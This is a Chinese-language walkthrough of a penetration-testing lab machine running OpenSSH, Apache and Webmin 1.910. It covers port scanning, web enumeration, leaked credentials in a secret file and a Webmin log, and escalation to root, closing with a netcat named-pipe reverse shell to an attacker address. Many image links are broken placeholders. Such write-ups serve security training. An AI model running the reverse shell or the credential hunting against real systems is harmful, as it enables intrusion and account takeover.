信息收集

主机发现

122

端口扫描

22,80,10000


服务识别

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:1a:06:6e:ed:a0:9b:6f:d7:c7:78:83:3a:f7:7a:9c (RSA)
|   256 99:f1:83:7c:15:b9:db:a7:a8:56:96:05:ae:5d:d3:ee (ECDSA)
|_  256 f4:8c:5a:90:99:ea:d6:24:ba:5a:2d:13:e9:ce:68:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 6594483717A9D1D13CF12F31EBFDB483
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

web信息收集

port10000

SSL



port80


apache主页

漏洞发现


PORT10000:

index:


dns域名绑定




CVE




SHELLSHOCK




401需要密码






<--------每弄懂rips是什么东西,这时候应该去百度`php rips`确定这到底是什么东西,怎么用



尝试找到这个页面




漏洞利用

边界突破

内部系统泄露

直接尝试找到账号和密码

```
/var/www/html
```



```
└─$ ssh ripper@192.168.56.122
The authenticity of host '192.168.56.122 (192.168.56.122)' can't be established.
ED25519 key fingerprint is SHA256:Gz/RqLZwvom5GaG8tBiFtAT9fnNDcbSol7p6Fnfe0G0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.122' (ED25519) to the list of known hosts.
ripper@192.168.56.122's password:
Permission denied, please try again.
ripper@192.168.56.122's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

276 packages can be updated.
211 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connecti
on or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Fri Jun  4 13:26:34 2021 from 10.0.0.154
ripper@ripper-min:~$ id
```

利用账号密码成功登录到后台

权限提升

主机信息收集

方法1.查看用户的.bash_history

方法2.用find命令直接找到当前用户可读,但是属主时cubes的文件

FIND命令查找可读取权限的文件

```
find / -user $user -type [bcdpflsD] -exec CAMMND {} \; 2 >/dev/null |grep -v
"proc"
```

```
expression may consist of: operators, options, tests, and actions:
operators (decreasing precedence; -and is implicit where no others are given):
      ( EXPR )   ! EXPR   -not EXPR   EXPR1 -a EXPR2   EXPR1 -and EXPR2
      EXPR1 -o EXPR2   EXPR1 -or EXPR2   EXPR1 , EXPR2
positional options (always true): -daystart -follow -regextype

normal options (always true, specified before other expressions):
      -depth --help -maxdepth LEVELS -mindepth LEVELS -mount -noleaf
      --version -xdev -ignore_readdir_race -noignore_readdir_race
tests (N can be +N or -N or N): -amin N -anewer FILE -atime N -cmin N
      -cnewer FILE -ctime N -empty -false -fstype TYPE -gid N -group NAME
      -ilname PATTERN -iname PATTERN -inum N -iwholename PATTERN -iregex PATTERN
      -links N -lname PATTERN -mmin N -mtime N -name PATTERN -newer FILE
      -nouser -nogroup -path PATTERN -perm [-/]MODE -regex PATTERN
      -readable -writable -executable
      -wholename PATTERN -size N[bcwkMG] -true -type [bcdpflsD] -uid N
      -used N -user NAME -xtype [bcdpfls]       -context CONTEXT

actions: -delete -print0 -printf FORMAT -fprintf FILE FORMAT -print
      -fprint0 FILE -fprint FILE -ls -fls FILE -prune -quit
      -exec COMMAND ; -exec COMMAND {} + -ok COMMAND ;
      -execdir COMMAND ; -execdir COMMAND {} + -okdir COMMAND ;

Valid arguments for -D:
```


找到cubes的密码

```
cubes@ripper-min:~$ cat /mnt/secret.file
This is my secret file

[file system]
-passwd : Il00tpeople
```

再次查看用户的.bash_history,

发现有个文件有可疑




发现了登录webmin的登录账户

```
su root
cubes@ripper-min:~$ cat /var/webmin/backup/miniser.log
[04/Jun/2021:11:21:48 -0400] miniserv.pl started
[04/Jun/2021:11:21:48 -0400] IPv6 support enabled
[04/Jun/2021:11:21:48 -0400] Using MD5 module Digest::MD5
[04/Jun/2021:11:21:48 -0400] Using SHA512 module Crypt::SHA
[04/Jun/2021:11:21:48 -0400] Perl module Authen::PAM needed for PAM is not installed : Can't loca
te Authen/PAM.pm in @INC (you may need to install the Authen::PAM module) (@INC contains: /root/w
ebmin-1.910 /etc/perl /usr/local/lib/x86_64-linux-gnu/perl/5.26.1 /usr/local/share/perl/5.26.1 /u
sr/lib/x86_64-linux-gnu/perl5/5.26 /usr/share/perl5 /usr/lib/x86_64-linux-gnu/perl/5.26 /usr/shar
e/perl/5.26 /usr/local/lib/site_perl /usr/lib/x86_64-linux-gnu/perl-base) at (eval 15) line 1.
BEGIN failed--compilation aborted at (eval 15) line 1.
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Authentication : session_login.cgi=username=admin&pass=
tokiohotel
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Document follows : This web server is running in SSL mo
```

webmin后台提权

通过webmin的后台提权成root



nc的反弹shell,不用-e

攻击方执行:

```
nc -lnvp 4430
```

被攻击方执行:

```
mknod /tmp/backpipe p
/bin/bash 0</tmp/backpipe | nc 192.168.xx.xx 4430 1>/tmp/backpipe
```

总结

- 主机发现
- 端口扫描
- WEB信息搜索
- 内部系统泄露
- 代码审计
- 备份文件泄露
- webmin漏洞利用
- msf
- CVE-2021-3493